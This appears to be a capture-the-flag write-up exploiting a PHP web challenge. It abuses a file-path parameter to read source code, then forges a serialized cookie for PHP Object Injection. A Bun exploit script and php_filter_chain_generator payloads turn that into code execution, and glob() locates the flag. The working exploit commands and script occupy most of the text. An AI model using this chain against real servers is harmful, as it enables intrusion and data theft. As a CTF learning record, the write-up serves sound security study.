


<div class="navbar-nav ml-auto">
  <a class="nav-item nav-link" href="#">Accueil</a>
  <a class="nav-item nav-link" href="#about">À Propos</a>
  <a class="nav-item nav-link disabled" href="/api">Le Logiciel</a>
  <a class="nav-item nav-link" href="#contact">Contact</a>
</div>
/api

curl 'http://57.128.112.118:11149/api/' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-raw 'userName=hello&inputText=world&language=text&version=v1.1&rendering=on'
when removing the version we get the following error
curl 'http://57.128.112.118:11149/api/' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
--data-raw 'userName=hello&inputText=world&language=text&version=&rendering=on'<b>Fatal error</b>: Uncaught ValueError: Path cannot be empty in
/var/www/html/api/index.php:109 Stack trace: #0
/var/www/html/api/index.php(109): file_get_contents('') #1 {main} thrown in
<b>/var/www/html/api/index.php</b> on line <b>109</b>that means version is a file path;
we can output the index.php code by doing…
curl 'http://57.128.112.118:11149/api/' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-raw 'userName=hello&inputText=world&language=&version=index.php&rendering=on'
it gives us the following code: (useless parts are removed)
<!DOCTYPE html>
<html lang="fr">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Text Input and Output</title>
    <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
    <div class="container">
        <h2>Entrez Votre Texte</h2>
        <form method="post">
            <input type="text" name="userName" placeholder="Votre Nom" required>
            <textarea name="inputText" rows="5" placeholder="Écrivez votre texte ici..." required></textarea>
            <div class="select-container">
                <select name="language">
                    <option value="text">TEXT</option>
                    <option value="html">HTML</option>
                    <option value="php">PHP</option>
                </select>
                <select name="version">
                    <option value="v2.0">v2.0</option>
                    <option value="v1.5">v1.5</option>
                    <option value="v1.1">v1.1</option>
                </select>
                <select name="rendering">
                    <option value="off">Off</option>
                    <option value="on">On</option>
                </select>
            </div>
            <button type="submit" class="btn-submit">Soumettre</button>
        </form>

        <?php
        // Work done based on previous version: old/index-old-do-not-use-please.php. The last code was vulnerable and so must bot be used in any circumstances.
        if ($_SERVER["REQUEST_METHOD"] == "POST") {
            $userName = htmlspecialchars($_POST['userName']);
            $language = $_POST['language'];
            $version = $_POST['version'];
            $rendering = $_POST['rendering'];
            $inputText = ($rendering === 'on' && $language === 'html') ? $_POST['inputText'] : htmlspecialchars($_POST['inputText']);

            if ($language === "php") {
                echo "<div class='output'>";
                echo "<h2>Erreur :</h2>";
                echo "<p>Vous avez sélectionné l'option 'PHP'. Cette option est désactivée pour des raisons de sécurité.</p>";
                echo "</div>";
                exit;
            }

            if (stripos($version, 'base64') !== false) {
                echo 'HACKER DETECTÉ';
                exit;
            }

            if (strpos($version, '..') === false){
                $fileContent = @file_get_contents("$version");
            } else {
                $fileContent = 'HACKER DETECTÉ';
            }

            echo "<div class='output'>";
            echo "<h2>Soumis par : $userName</h2>";
            echo "<h3>Votre Texte :</h3>";
            echo "<p> $inputText </p>";
            echo "<h3>Contenu du fichier :</h3>";
            echo "<p> $fileContent </p>";
            echo "</div>";
        }
        ?>
    </div>
</body>
</html>
we can see that old code was used in old/index-old-do-not-use-please.php, let’s move to that file.
/old/index-old-do-not-use-please.php
curl 'http://57.128.112.118:11149/api/' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-raw 'userName=hello&inputText=world&language=&version=old/index-old-do-not-use-please.php&rendering=on'
<?php
// Do not use this file anymore.
// First of all it is not working well. You need to reload the page to see the output.
// And it is vulnerable to attacks. It is not safe to use this file.
// Please delete and tell the prod tean to not push this file to the server.
// Thx, A.L
class Parser {
public $text;
public $debug;
public $version;
public $betterprint;
function __construct($text, $version, $debug = false, $betterprint = false) {
$this->debug = $debug;
$this->text = $text;
$this->version = $version;
$this->betterprint = $betterprint;
}
function evaluate(){
if ($this->debug && $this->version === 'v1.0') {
require_once($this);
}
echo $this;
}
function __toString() {
if ($this->betterprint) {
return $this->text;
}
return $this->version;
}
}
if ($_SERVER["REQUEST_METHOD"] == "POST") {
setcookie("parser", base64_encode(serialize(new Parser($_POST['inputText'],$_POST['version']))), time() + (86400 * 30), "/");
}
?>
<!DOCTYPE html>
<html>
<head>
<title>Text Input and Output</title>
</head>
<body>
<div class="container">
<h2>Enter Your Text</h2>
<form method="post">
<textarea name="inputText" rows="10" id="input"></textarea>
<br>
<div class="select-container">
<select name="version" id="version">
<option value="v0.5">v0.5</option>
<option value="v0.1">v0.1</option>
</select>
</div>
<br>
<button type="submit" onclick="submitFormData()">Submit</button>
</form>
<?php
if(isset($_COOKIE["parser"]) && !empty($_COOKIE["parser"])){
echo "<div class='output'>";
echo "<h3>Your Text:</h3>";
echo "<p> ";
echo unserialize(base64_decode($_COOKIE['parser']))->evaluate();
echo " </p>";
echo "</div>";
}
?>
</div>
</body>
</html>Do not pass untrusted user input to
unserialize()regardless of the options value ofallowed_classes. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this.
this PHP code is vulnerable to PHP Object Injection (POI) because it unserializes user input without validation. we can use this to execute arbitrary PHP code.
exploiting the POI vulnerability

we can make a call to the API to see how the serialization works:
curl -v 'http://57.128.112.118:11149/api/old/index-old-do-not-use-please.php' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-raw 'inputText=hello+world&version=v1.0'
let’s read the parser cookie returned by the server:
Tzo2OiJQYXJzZXIiOjQ6e3M6NDoidGV4dCI7czoxMToiaGVsbG8gd29ybGQiO3M6NToiZGVidWciO2I6MDtzOjc6InZlcnNpb24iO3M6NDoidjEuMCI7czoxMToiYmV0dGVycHJpbnQiO2I6MDt9if we decode it, it gives us the following PHP object:
O:6:"Parser":4:{s:4:"text";s:11:"hello world";s:5:"debug";b:0;s:7:"version";s:4:"v1.0";s:11:"betterprint";b:0;}let’s look back at the functions in the Parser class:
function evaluate(){
  if ($this->debug && $this->version === 'v1.0') {
    require_once($this);
  }

  echo $this;
}

function __toString() {
  if ($this->betterprint) {
    return $this->text;
  }

  return $this->version;
}- in
evaluate(),$thisis implicitly converted to a string, so it calls__toString() - in
__toString(), if$this->betterprintis true, it returns$this->text
so we could require_once whatever we want by setting the debug and betterprint properties to true and the version to v1.0.
to do so, we can simply swap 0 to 1 in the debug and betterprint properties, we’re already at version v1.0, so we can keep it as is.
setup php://filter lfi2rce
- https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-filters
- https://github.com/synacktiv/php_filter_chain_generator
// ./exploit.ts
let output = "";
for await (const chunk of Bun.stdin.stream()) {
  output += Buffer.from(chunk).toString();
}

const [, filter] = output.split("\n");
const cookie = `O:6:"Parser":4:{s:4:"text";s:${filter.length}:${JSON.stringify(
  filter
)};s:5:"debug";b:1;s:7:"version";s:4:"v1.0";s:11:"betterprint";b:1;}`;

const response = await fetch(
  "http://57.128.112.118:11149/api/old/index-old-do-not-use-please.php",
  {
    headers: { cookie: `parser=${btoa(cookie)}` },
  }
);

const html = await response.text();
console.log(html);
wget https://raw.githubusercontent.com/synacktiv/php_filter_chain_generator/refs/heads/main/php_filter_chain_generator.pyphpinfo()
python3 php_filter_chain_generator.py --chain '<?php phpinfo(); ?>' | bun run exploit.tswith this we can read the output of phpinfo() and we can grab those two properties:
disable_functions => apache_note, apache_setenv, chgrp, curl_multi_exec,
define_sys, define_syslog_variables, debugger_off, debugger_on, diskfreespace,
_getppid, escapeshellarg, escapeshellcmd, exec, getmyuid, ini_restore, leak,
listen, parse_ini_file, passthru, pcntl_alarm, pcntl_async_signals, pcntl_exec,
pcntl_fork, file_put_contents, pcntl_get_last_error, pcntl_getpriority,
pcntl_setpriority, pcntl_signal, pcntl_signal_dispatch,
pcntl_signal_get_handler, pcntl_sigprocmask, pcntl_sigtimedwait,
pcntl_sigwaitinfo, pcntl_strerror, pcntl_unshare, pcntl_wait, pcntl_waitpid,
pcntl_wexitstatus, pcntl_wifcontinued, pcntl_wifexited, pcntl_wifsignaled,
pcntl_wifstopped, pcntl_wstopsig, pcntl_wtermsig, posix, posix_ctermid,
posix_getcwd, posix_getegid, posix_geteuid, posix_getgid, posix_getgrgid,
posix_getgrnam, posix_getgroups, posix_getlogin, posix_getpgid, posix_getpgrp,
posix_getpid, posix_getpwnam, posix_getpwuid, posix_getrlimit, posix_getsid,
posix_isatty, posix_kill, posix_mkfifo, posix_setegid, posix_seteuid,
posix_setgid, posix_setpgid, posix_setsid, posix_setuid, posix_times,
posix_ttyname, posix_uname, popen, proc_close, proc_get_status, proc_nice,
proc_open, proc_terminate, shell_exec, show_source, system, url_exec,
preg_replace, opendir, readdir, scandir, print_r open_basedir => /var/www/html
=> /var/www/html
a reverse shell is not possible since exec, system, shell_exec, and popen are disabled and we can’t scan directories either since opendir, readdir, and scandir are also disabled.
also open_basedir is set to /var/www/html, so we can’t read files outside of that directory.
get_defined_functions()
i was running out of ideas, so i tried to read the output of get_defined_functions() to see if there are any useful functions that we can use.
python3 php_filter_chain_generator.py --chain '<?php var_dump(get_defined_functions()); ?>' | bun run exploit.tsafter a while, i found the glob() function in the output:
[0]=>
  ...
  [635] => string(4) "glob"
  ...
}
the glob() function is not disabled, and it can be used to read files in a directory.
finding the flag
let’s use glob() to read the files in the /var/www/html directory (since open_basedir is set to that directory):
python3 php_filter_chain_generator.py --chain '<?php var_dump(glob("/var/www/html/*")); ?>' | bun run exploit.tsarray(3) {
[0]=>
string(17) "/var/www/html/api"
[1]=>
string(52) "/var/www/html/flag-94583458938490289047237492374.txt"
[2]=>
string(23) "/var/www/html/index.php"
}boom! we found the flag file!
$ curl http://57.128.112.118:11149/flag-94583458938490289047237492374.txt
SHLK{fr0m_l177l3_vuln_70_70p_vuln}
there we go!